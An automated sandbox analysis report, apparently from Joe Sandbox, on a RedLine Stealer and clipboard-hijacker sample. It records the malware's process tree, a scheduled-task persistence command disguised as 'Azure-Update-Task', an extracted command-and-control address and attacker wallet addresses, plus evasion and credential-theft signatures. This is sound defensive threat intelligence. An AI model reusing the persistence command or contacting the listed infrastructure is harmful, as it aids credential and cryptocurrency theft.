ID: 490258
Sample Name: eYvT1lg5Dy.exe
Cookbook: default.jbs
Time: 10:15:42
Date: 25/09/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report eYvT1lg5Dy.exe

Overview

General Information

Sample Name:	eYvT1lg5Dy.exe
Analysis ID:	490258
MD5:	355fbd5060b3bba.
SHA1:	88fa1113f76294b..
SHA256:	383f147b7eb4c81.
Tags:	exe RedLineStealer
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


Clipboard Hijacker
RedLine

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected RedLine Stealer
- Found malware configuration
- Multi AV Scanner detection for subm…
- Detected unpacking (overwrites its o…
- Detected unpacking (changes PE se…
- Yara detected Clipboard Hijacker
- Multi AV Scanner detection for dropp…
- Tries to steal Crypto Currency Wallets
- Machine Learning detection for samp…
- Queries sensitive video device inform…
- Queries sensitive disk information (v…
- Machine Learning detection for dropp…

Classification



Process Tree

- **System is w10x64**
- eYvT1lg5Dy.exe (PID: 6504 cmdline: 'C:\Users\user\Desktop\eYvT1lg5Dy.exe' MD5: 355FBD5060B3BBAF8C5737B4279E9000)
  - conhost.exe (PID: 6572 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - filename.exe (PID: 5416 cmdline: 'C:\Users\user\AppData\Local\Temp\filename.exe' MD5: D508B954A785BDB77FDEFFCD4C56F8E5)
    - schtasks.exe (PID: 5536 cmdline: /C /create /F /sc minute /mo 1 /tn 'Azure-Update-Task' /tr 'C:\Users\user\AppData\Roaming\Microsoft\Network\sihost.exe' MD5: 15FF7D8324231381BAD48A052F85DF04)
      - conhost.exe (PID: 5524 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- sihost.exe (PID: 5784 cmdline: C:\Users\user\AppData\Roaming\Microsoft\Network\sihost.exe MD5: D508B954A785BDB77FDEFFCD4C56F8E5)
  - schtasks.exe (PID: 6672 cmdline: /C /create /F /sc minute /mo 1 /tn 'Azure-Update-Task' /tr 'C:\Users\user\AppData\Roaming\Microsoft\Network\sihost.exe' MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 6760 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: Clipboard Hijacker


```
{
  "Crypto Addresses": [
    "0xb0cd1b2BBAd670F2077a096c3bEd2CdBcC5Fdf88",
    "TXQvcL1pmAyUH2navHQshfMZnCPodRVDZk",
    "1Kvd92m7d68hKTQ9xuiw8dYYyyJGERfLBK",
    "ltc1qthpmfg386hs6d7693jg3makep2mva9wxzhpc2n",
    "DQxZ4k7vxFDDLyRMSWgVhdJFD11Sv2vAGz",
    "0N1Y/53R10U5/BU51N3S5",
    "addr1qx7vnvylyguqn7xxee2n5m9l69a7emvcak3m6fc9qvn2xq07lauv8vz70htg7hqjgtg2r90fth2fc4qkwuuezels972qzagye8",
    "00000L0000T00MON0000000000000000000000Lgv8E6tn4hey1DBBrSPrmkSf3y8pXhgXNw0000000000000W0000000",
    "bc1qns4rqn3fhdzeuv8n3c7jansny9sywjrkdekz2v",
    "MUeW4pkFQtczm1yvves7LS1JCYpk3NdnzV",
    "Z1Kvd92m7d68hKTQ9xuiw8dYYyyJGERfLBK",
    "Ae2tdPwUPEZDqNhACJ3ZT5NdVjkNffGAwa4Mc9N95udKWYzt1VnFngLMnPE",
    "bnb13dvx2lhjvh8e4x6qz0manmfwd00h8hwpy37upp",
    "t1YGnYRkTaDW4kmKNxNTzEoCc434EGtVwJN",
    "Lgv8E6tn4hey1DBBrSPrmkSf3y8pXhgXNw",
    "44Ro9N6uFUdEAqo3DzHpkqgUPG1xzf1Lfe3F4VbcNSEaLYhdJDyBxyR96FfHai8VHEUYTDA41zhWQKABQ1Zf23Yr2mEawKg",
    "36dA9es5FtrvSdyPxxLEntQcKp9P6V8KaY"
  ]
}
```

Threatname: RedLine


```
{
  "C2 url": [
    "80.87.192.249:16640"
  ],
  "Bot Id": "2"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000B.00000002.435951957.000000000400000.00000040.00020000.sdmp	JoeSecurity_Clipboard_Hijacker	Yara detected Clipboard Hijacker	Joe Security	
00000001.00000002.435576900.00000000031A0000.00000004.00020000.sdmp	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
0000000E.00000003.448804837.0000000002C70000.00000004.00000001.sdmp	JoeSecurity_Clipboard_Hijacker	Yara detected Clipboard Hijacker	Joe Security	
0000000E.00000002.609959614.0000000002C60000.00000040.00000001.sdmp	JoeSecurity_Clipboard_Hijacker	Yara detected Clipboard Hijacker	Joe Security	
00000001.00000002.436050083.00000000049AC000.00000004.00000001.sdmp	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
Click to see the 7 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
11.2.filename.exe.400000.0.raw.unpack	JoeSecurity_Clipboard_Hijacker	Yara detected Clipboard Hijacker	Joe Security	
14.3.sihost.exe.2c70000.0.raw.unpack	JoeSecurity_Clipboard_Hijacker	Yara detected Clipboard Hijacker	Joe Security	
11.3.filename.exe.2c70000.0.raw.unpack	JoeSecurity_Clipboard_Hijacker	Yara detected Clipboard Hijacker	Joe Security	
1.2.eYvT1lg5Dy.exe.31a0ee8.3.unpack	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
14.2.sihost.exe.400000.0.unpack	JoeSecurity_Clipboard_Hijacker	Yara detected Clipboard Hijacker	Joe Security	
Click to see the 13 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Multi AV Scanner detection for dropped file

Machine Learning detection for sample

Machine Learning detection for dropped file

Compliance:

Detected unpacking (overwrites its own PE header)

Data Obfuscation:

Detected unpacking (overwrites its own PE header)

Detected unpacking (changes PE section rights)

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Malware Analysis System Evasion:

Queries sensitive video device information (via WMI, Win32_VideoController, often done to detect virtual machines)

Queries sensitive disk information (via WMI, Win32_DiskDrive, often done to detect virtual machines)

Contains functionality to compare user and computer (likely to detect sandboxes)

Stealing of Sensitive Information:

Yara detected RedLine Stealer

Yara detected Clipboard Hijacker

Tries to steal Crypto Currency Wallets

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality:


Yara detected RedLine Stealer

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	N E
Valid Accounts	Windows Management Instrumentation 2 2 1	Application Shimming 1	Application Shimming 1	Disable or Modify Tools 1	OS Credential Dumping 1	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1	E Ir N C
Default Accounts	Native API 1	Scheduled Task/Job 1	Process Injection 1 3	Deobfuscate/Decode Files or Information 1	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Encrypted Channel 1 1	E R C
Domain Accounts	Command and Scripting Interpreter 2	Logon Script (Windows)	Scheduled Task/Job 1	Obfuscated Files or Information 2	Security Account Manager	System Information Discovery 1 3 4	SMB/Windows Admin Shares	Clipboard Data 2	Automated Exfiltration	Non-Standard Port 1	E T L
Local Accounts	Scheduled Task/Job 1	Logon Script (Mac)	Logon Script (Mac)	Software Packing 2 1	NTDS	Security Software Discovery 4 7 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Application Layer Protocol 2	S S
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1	LSA Secrets	Virtualization/Sandbox Evasion 2 3 1	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 3	M D C
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 2 3 1	Cached Domain Credentials	Process Discovery 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	J D S

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	N E
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 1 3	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	R A
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	D Ir P


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
eYvT1lg5Dy.exe	49%	Virustotal		Browse
eYvT1lg5Dy.exe	34%	Metadefender		Browse
eYvT1lg5Dy.exe	81%	ReversingLabs	Win32.Ransomware.WannaCry	
eYvT1lg5Dy.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\filename.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\Microsoft\Network\sihost.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\filename.exe	49%	ReversingLabs	Win32.Trojan.Racealer	
C:\Users\user\AppData\Roaming\Microsoft\Network\sihost.exe	49%	ReversingLabs	Win32.Trojan.Racealer	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
11.2.filename.exe.400000.0.unpack	100%	Avira	TR/ATRAPS.Gen		Download File
14.2.sihost.exe.400000.0.unpack	100%	Avira	TR/ATRAPS.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://api.ip.sb/geoip%USERPEnviron	0%	Avira URL Cloud	safe	
http://tempuri.org/Endpoint/PartInstalledSoftwares	0%	Avira URL Cloud	safe	
http://tempuri.org/Endpoint/PartNordVPN	0%	Avira URL Cloud	safe	
http://tempuri.org/	0%	Avira URL Cloud	safe	
http://tempuri.org/Endpoint/PartDiscord	0%	Avira URL Cloud	safe	
http://tempuri.org/Endpoint/SetEnvironment	0%	Avira URL Cloud	safe	
http://tempuri.org/Endpoint/SetEnvironmentResponse	0%	Avira URL Cloud	safe	
http://tempuri.org/Endpoint/VerifyUpdate	0%	Avira URL Cloud	safe	
http://tempuri.org/Endpoint/PartInstalledBrowsersResponse	0%	Avira URL Cloud	safe	
http://tempuri.org/Endpoint/PartColdWalletsResponse	0%	Avira URL Cloud	safe	
http://tempuri.org/Endpoint/PartTelegramFilesResponsel	0%	Avira URL Cloud	safe	
http://https://cdn.ecosia/	0%	Avira URL Cloud	safe	
http://https://api.ip.sb/geoip%USERPEnvironmentROFILE%	0%	URL Reputation	safe	
http://tempuri.org/Endpoint/PartInstalledSoftwaresResponse	0%	Avira URL Cloud	safe	
http://tempuri.org/Endpoint/PartProtonVPNResponse	0%	Avira URL Cloud	safe	
http://tempuri.org/Endpoint/PartDiscordResponse	0%	Avira URL Cloud	safe	
http://tempuri.org/Endpoint/PartFtpConnectionsResponse	0%	Avira URL Cloud	safe	
http://tempuri.org/Endpoint/PartOpenVPN	0%	Avira URL Cloud	safe	
http://tempuri.org/Endpoint/EnvironmentSettingsResponse	0%	Avira URL Cloud	safe	
http://tempuri.org/Endpoint/PartOpenVPNResponse	0%	Avira URL Cloud	safe	
http://tempuri.org/Endpoint/PartProtonVPN	0%	Avira URL Cloud	safe	
http://tempuri.org/Endpoint/PartHardwaresResponse	0%	Avira URL Cloud	safe	
http://tempuri.org/Endpoint/PartTelegramFilesResponse	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
s3-r-w.us-east-2.amazonaws.com	52.219.104.152	true	false		high
api.ip.sb	unknown	unknown	false		unknown
cli-4576347563476534786.s3.us-east-2.amazonaws.com	unknown	unknown	false		high

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
52.219.104.152	s3-r-w.us-east-2.amazonaws.com	United States		16509	AMAZON-02US	false
80.87.192.249	unknown	Russian Federation		29182	THEFIRST-ASRU	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	490258
Start date:	25.09.2021
Start time:	10:15:42
Joe Sandbox Product:	CloudBasic

Overall analysis duration:	0h 9m 39s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	eYvT1lg5Dy.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	26
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@11/25@4/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 2.5% (good quality ratio 2.5%) • Quality average: 91.2% • Quality standard deviation: 8.9%
HCA Information:	• Successful, ratio: 53% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
10:17:09	API Interceptor	82x Sleep call for process: eYvT1lg5Dy.exe modified
10:17:24	Task Scheduler	Run new task: Azure-Update-Task path: C:\Users\user\AppData\Roaming\Microsoft\Network\sihost.exe

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
80.87.192.249	NWf7mrvHAE.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
s3-r-w.us-east-2.amazonaws.com	oSv6Vgl6q4.msi	Get hash	malicious	Browse	• 52.219.88.16
	NF_ELETRONICA.msi	Get hash	malicious	Browse	• 52.219.96.224
	GeruDanfe.msi	Get hash	malicious	Browse	• 52.219.98.162
	Scan02939949949995docs.exe	Get hash	malicious	Browse	• 52.219.103.10
	NEWORDERTHP000002228.exe	Get hash	malicious	Browse	• 52.219.105.202
	DHL Shipment Notification REF 210821.exe	Get hash	malicious	Browse	• 52.219.105.10
	d3.exe	Get hash	malicious	Browse	• 52.219.101.218
	REMITTANCE COPY QWY-7827 (1).xlsx	Get hash	malicious	Browse	• 52.219.98.194
	TJ-eProtestoBoletoIndevido.msi	Get hash	malicious	Browse	• 52.219.100.224
	ContratoAprovado+002336.msi	Get hash	malicious	Browse	• 52.219.84.8

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Paystub for cwillard.html	Get hash	malicious	Browse	• 52.219.104.104
	85OpNw6eXm.exe	Get hash	malicious	Browse	• 52.219.104.208
	1fTUKmoHI8.exe	Get hash	malicious	Browse	• 52.219.102.242
	Lma2EzVvAK.exe	Get hash	malicious	Browse	• 52.219.100.0
	PDF-QRMMZSXXEOTXAQDCKONL.msi	Get hash	malicious	Browse	• 52.219.101.114
	jugOYmJLWt.exe	Get hash	malicious	Browse	• 52.219.105.74
	scan_745.htm	Get hash	malicious	Browse	• 52.219.98.146
	Receipt779G0D675432.html	Get hash	malicious	Browse	• 52.219.97.138
	XFtxEOd9S4.exe	Get hash	malicious	Browse	• 52.219.100.128
	x1hr3jAjyo.exe	Get hash	malicious	Browse	• 52.219.105.122

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
THEFIRST-ASRU	hYuxGpuCIl.exe	Get hash	malicious	Browse	• 82.146.37.113
	hr3wblVSZR.exe	Get hash	malicious	Browse	• 78.24.220.245
	3ydwOPCC9K.exe	Get hash	malicious	Browse	• 80.87.197.54
	5ygvlW6qIv.exe	Get hash	malicious	Browse	• 80.87.192.137
	NWf7mrvHAE.exe	Get hash	malicious	Browse	• 80.87.192.249
	kv3tG7gt3K.exe	Get hash	malicious	Browse	• 62.109.1.30
	FwOpJZ3Pb7.exe	Get hash	malicious	Browse	• 94.250.250.1
	YARJAFNTkh.exe	Get hash	malicious	Browse	• 62.109.1.30
	C4erXJwD0y.exe	Get hash	malicious	Browse	• 79.174.13.108
	DsMVfY2mO3.exe	Get hash	malicious	Browse	• 79.174.13.108
	j4x3Cda0pl.exe	Get hash	malicious	Browse	• 79.174.13.108
	E0ADA33F8B418F0F95705BBD210524F9CDA5E530 7E3C2.exe	Get hash	malicious	Browse	• 94.250.249.239
	Elon Musk Club - 024705 .htm	Get hash	malicious	Browse	• 83.220.173.134
	i3UmAT06iE.exe	Get hash	malicious	Browse	• 94.250.251.116
	Bonus Bitcoin - 065540 .htm	Get hash	malicious	Browse	• 83.220.173.134
	biNmoafSHb.exe	Get hash	malicious	Browse	• 82.146.34.178
	8U5snojV8p.exe	Get hash	malicious	Browse	• 78.24.219.147
	Q55oR43vHm.exe	Get hash	malicious	Browse	• 62.109.1.30
	PUcvjsKtXq.exe	Get hash	malicious	Browse	• 92.63.102.119
	E8w0y0HUy2.exe	Get hash	malicious	Browse	• 82.146.56.196
AMAZON-02US	ndx4U5fTTa	Get hash	malicious	Browse	• 18.136.42.110
	4czqYWTUq8	Get hash	malicious	Browse	• 18.222.178.34
	xUAaxUb8FS	Get hash	malicious	Browse	• 18.142.6.235
	sora.arm7	Get hash	malicious	Browse	• 63.32.229.73
	sora.x86	Get hash	malicious	Browse	• 54.119.141.92
	2UPtT2H5ye	Get hash	malicious	Browse	• 18.245.41.200
	rW182CWZHv	Get hash	malicious	Browse	• 130.177.18 7.213
	U8pfFik1Bw	Get hash	malicious	Browse	• 34.249.145.219
	Hilix.x86	Get hash	malicious	Browse	• 184.77.138.13
	cj6LIPaeUz.exe	Get hash	malicious	Browse	• 104.192.141.1
	Hilix.x86	Get hash	malicious	Browse	• 54.102.91.63
	Hilix.arm	Get hash	malicious	Browse	• 65.1.203.109
	COURT-ORDER#S12GF803_zip.exe	Get hash	malicious	Browse	• 75.2.18.233
	ORDFOR.ppam	Get hash	malicious	Browse	• 104.192.141.1
	Anna.xlsx	Get hash	malicious	Browse	• 54.185.219.84
	x-8.6-.ASTOLFO	Get hash	malicious	Browse	• 34.249.145.219
	al#U0131nt#U0131 yapmak.exe	Get hash	malicious	Browse	• 65.9.71.37
	va8Rts13b8	Get hash	malicious	Browse	• 52.198.167.186
	cs.exe	Get hash	malicious	Browse	• 54.183.123.73
	cs.exe	Get hash	malicious	Browse	• 13.225.29.25

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
3b5074b1b5d032e5620f69f9f700ff0e	4qwvsVLRyN.exe	Get hash	malicious	Browse	• 52.219.104.152
	Minehack3.1.exe	Get hash	malicious	Browse	• 52.219.104.152
	Atlasship_O2ASV706248.exe	Get hash	malicious	Browse	• 52.219.104.152
	TT09876545678T8R456.exe	Get hash	malicious	Browse	• 52.219.104.152
	Purchase 00036627-21.exe	Get hash	malicious	Browse	• 52.219.104.152

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	ssJJ6FZpme.exe	Get hash	malicious	Browse	• 52.219.104.152
	TT3456522345.exe	Get hash	malicious	Browse	• 52.219.104.152
	Soa.doc	Get hash	malicious	Browse	• 52.219.104.152
	ZRR4xk4T6e.exe	Get hash	malicious	Browse	• 52.219.104.152
	PO - Drawings And Specifications Sheet_PDF.exe	Get hash	malicious	Browse	• 52.219.104.152
	kundeserv.exe	Get hash	malicious	Browse	• 52.219.104.152
	HSBC Payment Advice_PDF.exe	Get hash	malicious	Browse	• 52.219.104.152
	PO 9661051.exe	Get hash	malicious	Browse	• 52.219.104.152
	XmedyuT2UA.exe	Get hash	malicious	Browse	• 52.219.104.152
	WDZKAV4R3z.exe	Get hash	malicious	Browse	• 52.219.104.152
	sS21qH5A7W.exe	Get hash	malicious	Browse	• 52.219.104.152
	SetupPro_D1.exe	Get hash	malicious	Browse	• 52.219.104.152
	SetupPro_D1.exe	Get hash	malicious	Browse	• 52.219.104.152
	dhl.exe	Get hash	malicious	Browse	• 52.219.104.152
	9qoWR25iuC.exe	Get hash	malicious	Browse	• 52.219.104.152

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\eYvT1lg5Dy.exe.log

Process:	C:\Users\user\Desktop\eYvT1lg5Dy.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	2291
Entropy (8bit):	5.3192079301865585
Encrypted:	false
SSDEEP:	48:MIHKmfHK5HKXAHKhBHKdHKB1AHKzvQTHmYHKhQnoPtHoxHImHKYHZHxLHG1qHqHs:Pqaq5qXAqLqdqUqzcGYqhQnoPtIxHbqU
MD5:	AC87262EF3296D7ECF33D548332613CF
SHA1:	4D9A75A7F7C75B4FF192D0D5B38E6DD735C85490
SHA-256:	C3A3112ED6BFC3837321F60C34BE7911E451185CA285F5B92376F417993B2014
SHA-512:	F38EE62232D98398B0704F5AB38718E9C97772F66FF188CC2072DD931FAEBFF3972D4E39511A01C8B42B7F43FE18917DCDEE28D4EE8FAAD6E6E256211101C90
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..2,"System.ServiceModel, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"SMDiagnostics, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..2,"System.IdentityModel, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System.Runtime.Serialization, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Runteb92aa12#\34957343ad5d84daee97a1affda91665\System.Runtime.Serialization.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b

C:\Users\user\AppData\Local\Temp\filename.exe

Process:	C:\Users\user\Desktop\eYvT1lg5Dy.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	293376
Entropy (8bit):	5.931158889112942
Encrypted:	false
SSDEEP:	3072:8V6xXhEcKxT2njS+HZlWBFhHxPfu0ay/MvZ6KaUnnXf3cUgH8ubSboIjFQkm5yUH:q+Xrc2njSelWbHPpOrnXfsUnubSRjF+
MD5:	D508B954A785BDB77FDEFFCD4C56F8E5
SHA1:	272273F6055837B0BACD96885B7840D117EF2676
SHA-256:	2FE1087DD787D625F0AA84EADA3CC4F0A0E73B340B4AFEC366035F2916E9FC66
SHA-512:	B11608356FE082CA661A97B49FF33B0E664A603492AC070621B72628AC71032CCB4F4F57C2380E912BD3819A29FCFCCA562D34B6D266809ACF8B94D28DDA475
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 49%

C:\Users\user\AppData\Local\Temp\filename.exe	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....".f.y.f.y.f.y....M.y....v.y.....y.o..e.y.f.x...y....g.y....g.y....g.y.Richf.y.. .....PE..L....._.....(w.....`.....@.....y.....).....+..(.....w.pG.....w..... .....#..@..... .....text..... ..`.rdata.....@..@.data....\u..@.....@....rsrc...pG....w..H...(.....@..@.reloc.....w.....p.....@..B..... ....

C:\Users\user\AppData\Local\Temp\tmp450C.tmp	
Process:	C:\Users\user\Desktop\eYvT1lg5Dy.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	1026
Entropy (8bit):	4.697336881644685
Encrypted:	false
SSDEEP:	24:DVE9Jf1tiezZxapTBz4fmlhQHdwc6WS/ZCGxruwyJM:Deu8xafWWKHj6Zx
